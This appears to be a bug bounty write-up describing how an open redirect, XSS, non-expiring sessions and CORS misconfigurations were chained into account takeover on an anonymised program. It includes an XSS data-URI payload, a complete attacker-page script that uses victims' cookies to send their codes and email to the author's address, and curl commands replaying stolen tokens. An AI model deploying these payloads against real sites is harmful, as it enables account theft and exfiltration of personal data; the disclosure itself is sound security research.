CORS Misconfiguration to Account TakeOver [Out of scope to grab items In-Scope]

Mashoud1122

Nov 24 · 5 min read

Hi, i'm *Mashoud*.

This is my first write up.

And i hope you are able to learn from it

I was working on a private program for a few hours.

I had found 2 bugs that i put aside to try and chain it with something to create a report of good severity.

Private Program URL = host.com

> ***1st Bug.***

Open Redirect -> Reflected XSS [No data could be stolen]

www.host.com/redencrypt?location=data:text/html%3Bbase64,PHNjcmlwdD5hbGVydCgndGVzdDMnKTwvc2NyaXB0Pg==&utm_source=saloncentric_app&utm_medium=referral

This only worked on Safari so it was not so useful

Vulnerable Parameter:

```
location
```

payload:

```
data:text/html%3Bbase64,PHNjcmlwdD5hbGVydCgndGVzdDMnKTwvc2NyaXB0Pg==
```

base64 decode:

```
<script>alert(‘test3’)</script>
```

> *2nd Bug*

Session not invalidated after logout or changing Account Password

To anyone who does not understand ,

This is when a session is captured and does not get expired or deleted after logout or even after changing the accounts password in my case.

This can be found be simply by

- *sending a request of an active session to burp suites Repeater*
- *Log Out or Change Account Password in Browser*
- *Replay the session in the repeater to see if it still shows User Data*
- If it does, 🤑🤑🤑. Else: ☹

JWT sessions work with time. So this is not likely when the host is using JWT tokens

> *3rd Bug*

CORS misconfiguration to steal victims sharing codes and eMail address

On the platform, users can share discount codes, invites codes, etc. to the friends via a share function , which takes an input of their friends email (the receiver email). The receiver is also able to see the senders main account eMail in the mail he/she received.

> host.com and this was found sub1.host.com

That subdomain handled sending the codes

Because of the CORS configuration on that domain,

I was able to send[POST] data to it with the users cookies/credentials.

This was fair enough for me because, i could make it send the codes to my eMail. This allowed me to steal the victims codes and the victims eMail after receiving the mail as i said earlier.

Code on my evil web page:

```
<script>

function steal(){

var xmlH = new XMLHttpRequest();

xmlH.open("GET", "https://sub1.host.com/api/v4/mail-token", true);

xmlH.withCredentials = true;

xmlH.send();

xmlH.onload = function(){

data = JSON.parse(this.responseText);

var mail_token = data.mail_token;

var xhr = new XMLHttpRequest();

xhr.open("POST", "https://sub1.host.com/api/v5/email/share-code",
true);

xhr.setRequestHeader("MailToken", mail_token);

xhr.setRequestHeader("Content-Type", "application/json");

xhr.send('{"target":"id:222920"},"recipient_emails":
["mashoud1122@wearehackerone.com"],"message":"STOLEN WITHOUT
NOTICE/Interaction + EMAIL OF VICTIM in TITLE"}');

}
```

```
<body onload="steal()"></body>
```

This script stole the temporal mail token , then makes a post request to the sharing endpoint with the mail token in the header for authorization, then sends codes and email to my eMail

> *4th Bug*

A simple Logical Bug

This is not really a bug on its own.

But these are things i always look for that upgrade my reports seveirty.

sub2.host.com — vulnerable due to CORS misconfiguration

Found sub2.host.com/api/v2/token

this endpoint showed me a string.

I tried those characters in many places randomly.

Until I noticed it can also be used to authenticate an api host: mydata.host.com

Putting that string into the Authorization header or in a cookie called "*ac_access_token*" on that host will give an authenticated api response of the users account.

After fuzzing that host

I noticed the api shows the following on different paths:

- Users purchases
- All the eMails the victim has shared anything at all with [MetaData]
- Victims account details [email, fullName, Number, etc]
- Rewards that the user currently has


Now, we already have a good bug. Since the other domain has a CORS misconfiguration [Meaning account takeover already]. But i just needed to make this bug cool. So i used each of the bugs to get an account take Over.


The tokens from sub2.host.com/api/v2/token get changed on that page any time the user logs out or changes their password. So here is what i did.

Open Redirect -> Attacking Site ->Attacking site abuses CORS Misconfig on sub1.host.com to receive victims email in my email with invite or discount code; I also replaced the message in the email. Message was the token stolen from sub2.host.com/api/v2/token -> Authenticate the api as the user with the stolen tokens received in our eMail::: And remember BUG 2??>> Sessions never got expired no matter what :)

Api endpoints:

- /user-me— account details (email, Full Name,profile pic, lang, and some few other stuff)
- /user-me/purchases — Account Purchases[order Number, tracking, basic details that show on an order]
- /user-me/sharables — Every eMail the account has sent a code to.With the codes and the email batch that i can use to replicate the email ;)
- /user-me/rewards — Reward codes and other form of rewards given to users who actively purchase





Abusing all the bugs to make their own site send me the codes ;)

mydata.host.com — aleternate api to handle user data

Now all i did was

```
curl https://mydata.host.com/api/v4/user-me/purchases --cookie
"ac_access_token=STOLEN_TOKENS" | jq

  % Total    % Received % Xferd  Average Speed   Time    Time
Time  Current
                                 Dload  Upload   Total   Spent
Left  Speed
100     2  100     2    0     0     10      0 --:--:-- --:--:-- -
-:--:--    10
[🤑🤑🤑🤑🤑🤑]

curl https://mydata.host.com/api/v4/user-me/ --cookie
"ac_access_token=STOLEN_TOKENS" | jq    % Total    % Received %
Xferd  Average Speed   Time    Time     Time  Current
Dload  Upload   Total   Spent    Left  Speed 100   311  100   311
0     0   2046      0 --:--:-- --:--:-- --:--:--  2046
{
"id": "6747556293635101522",   "email": "mashoud1122+test@not-
wearehackerons-email",   "first_name": "Mashoud",   "last_name":
"Acc2",   "profile_picture_url": null,   "lang": "en-US,en;q=0.5"
}
```

Once you have this, it would work till …….

Nothing on the host expired after log out or password change.

might get confused. And i also feel like this host could be found if i had used the real endpoints :(. Sorry.

But i hope everything added up to give you some extra techniques

Security wise, i think the programs structure was just misconfigured.

The team took the severity into consideration and accepted the bug.

Reward: $1,500 on hackerone.com

https://twitter.com/Mashoud1122

Bug Bounty | API | Information Security | Infosec

46 claps

WRITTEN BY

Mashoud1122

twitter.com/Mashoud1122 — hackerone.com/Mashoud1122

Follow